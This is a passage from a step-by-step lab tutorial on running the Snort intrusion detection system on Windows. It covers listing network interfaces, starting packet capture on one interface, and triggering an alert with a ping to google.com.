
17. Snort initializes; wait for it to complete. After completion press **Ctrl+C**, Snort exits and comes back to **C:\Snort\bin**.



18. Now type **snort -W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.


19. Observe your Ethernet Driver **index number** and write it down (in this task, it is **1**).
20. To enable the Ethernet Driver, in the command prompt, type **snort -dev -i 1** and press **Enter**.

21. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.




22. Leave the Snort command prompt window open, and launch another command prompt window.

23. In a new command prompt, type **ping google.com** and press **Enter**.



24. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.

